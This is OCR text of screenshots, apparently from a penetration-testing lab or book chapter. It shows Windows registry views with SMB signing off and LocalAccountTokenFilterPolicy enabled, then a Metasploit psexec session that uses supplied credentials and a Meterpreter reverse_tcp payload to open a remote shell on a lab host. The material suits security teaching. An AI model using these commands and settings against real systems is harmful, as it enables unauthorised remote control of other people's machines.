LSI_SAS2
LSI_SCSI
luafv
Name Type Data
(Default) REG_SZ (value not set)
AdjustedNullSessionPipes REG_DWORD 0x00000003 (3)
autodisconnect REG_DWORD 0x0000000f (15)
EnableAuthenticateUserSharing REG_DWORD 0x00000000 (0)
enableforcedlogoff REG_DWORD 0x00000001 (1)
enablesecuritysignature REG_DWORD 0x00000000 (0)
Guid REG_BINARY c9 84 67 70 0c d0 82 46 a6 a3 00 17 01 e2 3c e6
Lmannounce REG_DWORD 0x00000000 (0)
NullSessionPipes REG_MULTI_SZ
requiresecuritysignature REG_DWORD 0x00000000 (0)
restrictnullsessaccess REG_DWORD 0x00000001 (1)
ServiceDll REG_EXPAND_SZ %SystemRoot%\system32\srvsvc.dll
ServiceDllUnloadOnStop REG_DWORD 0x00000001 (1)
Size REG_DWORD 0x00000001 (1)
Edit DWORD (32-bit) Value
Value name:
requiresecuritysignature
Value data:
0
Base
Hexadecimal
Decimal
OK
Cancel
Computer\HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\services\LanmanServer\Parameters



Registry Editor
File Edit View Favorites Help
BitLocker
BITS
Component Based Servic
Control Panel
Controls Folder
DateTime
Device Installer
Device Metadata
Diagnostics
DriverSearching
EventCollector
EventForwarding
Explorer
Ext
GameUX
Group Policy
Hints
HomeGroup
HotStart
IME
Installer
Internet Settings
MCT
Media Center
MMDevices
MSSHA
NetCache
OEMInformation
OOBE
OptimalLayout
Parental Controls
Personalization
PhotoPropertyHandler
PnPSysprep
Policies
ActiveDesktop
Attachments
Explorer
NonEnum
System
UIPI
Name Type Data
(Default) REG_SZ (value not set)
ConsentPromptBehaviorAdmin REG_DWORD 0x00000005 (5)
ConsentPromptBehaviorUser REG_DWORD 0x00000003 (3)
dontdisplaylastusername REG_DWORD 0x00000000 (0)
EnableInstallerDetection REG_DWORD 0x00000001 (1)
EnableLUA REG_DWORD 0x00000001 (1)
EnableSecureUIAPaths REG_DWORD 0x00000001 (1)
EnableUIADesktopToggle REG_DWORD 0x00000000 (0)
EnableVirtualization REG_DWORD 0x00000001 (1)
FilterAdministratorToken REG_DWORD 0x00000000 (0)
legalnoticecaption REG_SZ
legalnoticetext REG_SZ
PromptOnSecureDesktop REG_DWORD 0x00000001 (1)
scforceoption REG_DWORD 0x00000000 (0)
shutdownwithoutlogon REG_DWORD 0x00000001 (1)
undockwithoutlogon REG_DWORD 0x00000001 (1)
ValidateAdminCodeSignatures REG_DWORD 0x00000000 (0)
LocalAccountTokenFilterPolicy REG_DWORD 0x00000001 (1)
Edit DWORD (32-bit) Value
Value name:
LocalAccountTokenFilterPolicy
Value data:
0
Base
Hexadecimal
Decimal
OK
Cancel
Computer\HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System



root@kali: ~
File Edit View Search Terminal Help
msf exploit(psexec) > set SMBUser Victim
SMBUser => Victim
msf exploit(psexec) > set SMBPass badpass
SMBPass => badpass
msf exploit(psexec) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(psexec) > set LHOST 192.168.115.128
LHOST => 192.168.115.128
msf exploit(psexec) > set LPORT 443
LPORT => 443
msf exploit(psexec) > exploit
[*] Started reverse TCP handler on 192.168.115.128:443
[*] 192.168.115.129:445 - Connecting to the server...
[*] 192.168.115.129:445 - Authenticating to 192.168.115.129:445 as user 'Victim'...
[-] 192.168.115.129:445 - Exploit failed [no-access]: Rex::Proto::SMB::Exceptions::ErrorCode The server responded with error: STATUS_ACCESS_DENIED (Command=117 WordCount=0)
[*] Exploit completed, but no session was created.
msf exploit(psexec) > exploit
[*] Started reverse TCP handler on 192.168.115.128:443
[*] 192.168.115.129:445 - Connecting to the server...
[*] 192.168.115.129:445 - Authenticating to 192.168.115.129:445 as user 'Victim'...
[*] 192.168.115.129:445 - Selecting PowerShell target
[*] 192.168.115.129:445 - Executing the payload...
[+] 192.168.115.129:445 - Service start timed out, OK if running a command or non-service executable...
[*] Sending stage (957999 bytes) to 192.168.115.129
[*] Meterpreter session 1 opened (192.168.115.128:443 -> 192.168.115.129:49304) at 2017-01-07 21:33:25 -0500
meterpreter >

